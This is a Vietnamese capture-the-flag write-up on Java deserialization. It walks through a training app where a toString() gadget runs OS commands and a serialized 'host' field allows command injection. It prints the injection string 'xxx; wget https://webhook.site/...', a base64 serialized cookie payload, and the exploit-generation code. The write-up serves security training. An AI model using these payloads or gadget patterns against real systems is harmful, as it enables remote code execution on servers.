https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

CyberJutsu

CHALLENGE WRITE UP


Java Deserialization

1. CHALLENGE - LEVEL 1


Tìm hiểu ứng dụng

- Source code của chương trình sẽ nằm ở thư mục `src/main/java/com/example/javadeserialize/deserialize-lv1`
- Chương trình **level 1** gồm 03 class: `User.java`, `Admin.java`, `HelloServlet.java`
- Class `User` có 1 thuộc tính là `name` và method `getName` để trả giá trị này về.

- Tiếp đến là class `Admin`



- Class này kế thừa class `User` và có thêm một thuộc tính `getNameCMD`
- Class `Admin` có sử dụng một magic method `toString` sẽ trả về kết quả thực thi `getNameCMD`
- Cuối cùng là class `HelloServlet`



- Class này sẽ deserialize cookie để lấy giá trị **user** (dòng 43) và hiển thị ra browser cho người dùng (dòng số 51).
- Nếu như ở phía browser của người dùng không có cookie, server sẽ tạo một cookie mới và trả về cho browser (dòng 39).
- Tuy nhiên, khi server tiến hành hiển thị giá trị **user** dưới dạng string ở dòng 51 đã kích hoạt magic method **toString().**

- Khi **toString()** được kích hoạt, chương trình sẽ chạy lệnh OS command **whoami**

Admin.java

src > main > java > com > example > javadeserialize > Admin.java > Admin > Admin()


```java
package com.example.javadeserialize;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;

public class Admin extends User {
    private String getNameCMD;
    public Admin() {
        this.getNameCMD = "whoami";
    }

    @Override
    public String toString() {
        try {
            Process proc = Runtime.getRuntime().exec(this.getNameCMD);
            BufferedReader stdInput = new BufferedReader(new InputStreamReader(proc.getInputStream()));
            return stdInput.readLine();
        } catch (IOException e) {
            return "";
        }
    }
}

```

Ý tưởng / Giả thiết


[Phía Attacker tiến hành tạo payload]

- Lợi dụng vào class `Admin` để tạo ra một deserialize data có chức năng thực thi được OS command mà attacker mong muốn.
- Ở phần tìm hiểu ứng dụng bên trên, chúng ta đã biết được method **toString()** được kích hoạt tự động do chương trình sử dụng giá trị **user** dưới dạng string.

LEVEL 1 EXPLOIT FLOW





- Sử dụng **deserialize-exploit-tool** tạo một class `Admin` với giá trị `getNameCMD = "id"` (tùy vào mục đích, attacker sẽ thay đổi lệnh này).
- Tại khu vực deserialize data, attacker sẽ khai báo `User user = new Admin();`




Kiểm chứng Ý tưởng / Giả thiết

- Rebuild chương trình sau đó truy cập vào browser để nhận serialize data.






- Sử dụng cookie này để gửi đến server bằng cách gán vào giá trị **user** trong cookie của level 1.



Quá trình debug




- Tiến hành debug bằng cách đặt break point ở dòng số 16 của class `Admin`
- Sau khi nhận được request với cookie do attacker tạo ra, chương trình đã nhận diện giá trị `getNameCMD = "id"` và thực thi OS command này.

2. CHALLENGE - LEVEL 2

Tìm hiểu ứng dụng


- Ở level 2, chương trình có thêm chức năng kiểm tra HTTP Connection bằng cách sử dụng os command **ping** và **curl.**



- Người dùng sẽ gửi cho server giá trị **host** thông qua serialize data, server sẽ tiến hành deserialize data để đọc và truyền giá trị này vào os command.

Ý tưởng / Giả thiết

- Untrusted data rơi vào magic method `readObject`, chương trình sẽ deserialize data và truyền giá trị host vào os command → Kết hợp các yếu tố này để tấn công os command injection thông qua **host.**



Kiểm chứng Ý tưởng / Giả thiết

[Phía Attacker tiến hành tạo payload]

- Tạo object `MyHTTPClient` với `this.host = ;<command attacker>`
- Sử dụng **exploit-tool** để tạo ra một serialize data có giá trị `this.host = "xxx; wget https://webhook.site/d90a4f28-6a88-4d83-8135-c938276fefbc`", khi này chương trình sẽ thực thi câu lệnh có dạng: `/bin/bash -c ping xxx; wget https://webhook.site/d90a4f28-6a88-4d83-8135-c938276fefbc`

HelloServlet.java

src > main > java > com > example > javadeserialize > HelloServlet.java > HelloServlet > doGet(HttpServletRequest, HttpServletResponse)


```java
    }

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException {
        response.setContentType(type:"text/html");
        PrintWriter out = response.getWriter();
        MyHTTPClient user = new MyHTTPClient(host:"xxx; wget https://webhook.site/d90a4f28-6a88-4d83-8135-c938276fefbc");
        out.println(x:"Attacker lv2 data:");
        out.println(serializedToBase64(user));
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws IOException {
        doGet(request, response);
    }

    public void destroy() {
    }
}
```

- Cookie ở dạng serialize sẽ có dạng như sau:


Line wrap

```
Attacker lv2 data:
rO0ABXNyAChjb20uZXhhbXBsZS5qYXZhZGVzZXJpYWxpemUuTXlIVFRQQ2xpZW50xxgQsBtC2FUC
AAFMAARob3N0dAASTGphdmEvbGFuZy9TdHJpbmc7eHIAKmNvbS5leGFtcGxlLmphdmFkZXNlcmlh
bGl6ZS5IVFRQQ29ubmVjdGlvbjaZ6lLJoIWoAgABTAADdXJscQB+AAF4cHQASmh0dHA6Ly94eHg7
IHdnZXQgaHR0cHM6Ly93ZWJob29rLnNpdGUvZDkwYTRmMjgtNmE4OC00ZDgzLTgxMzUtYzkzODI3
NmZlZmJjdABDeHh4OyB3Z2V0IGh0dHBzOi8vd2ViaG9vay5zaXRlL2Q5MGE0ZjI4LTZhODgtNGQ4
My04MTM1LWM5MzgyNzZmZWZiYw==
```


- Sử dụng cookie này tại server level 2 và chờ kết quả



- Kết quả nhận được tại webhook sau khi server thực thi lệnh




Quá trình debug



- Để debug ta đặt break point tại dòng 24 của class MyHTTPClient.java, đây là vị trí của hàm `readObject`.

3. CHALLENGE - LEVEL 3


Tìm hiểu ứng dụng



- Ở level này class MyHTTPClient có sử dụng thêm hàm `connect()` nên chúng ta cần phải tìm kiếm gadgets chain phù hợp.

Ý tưởng / Giả thiết


- Trong class MyHTTPClient có hàm `connect()` execute untrusted data.
- Tạo thêm object `TestConnection` vì trong đó có `readObject` để gọi hàm `connect()`.



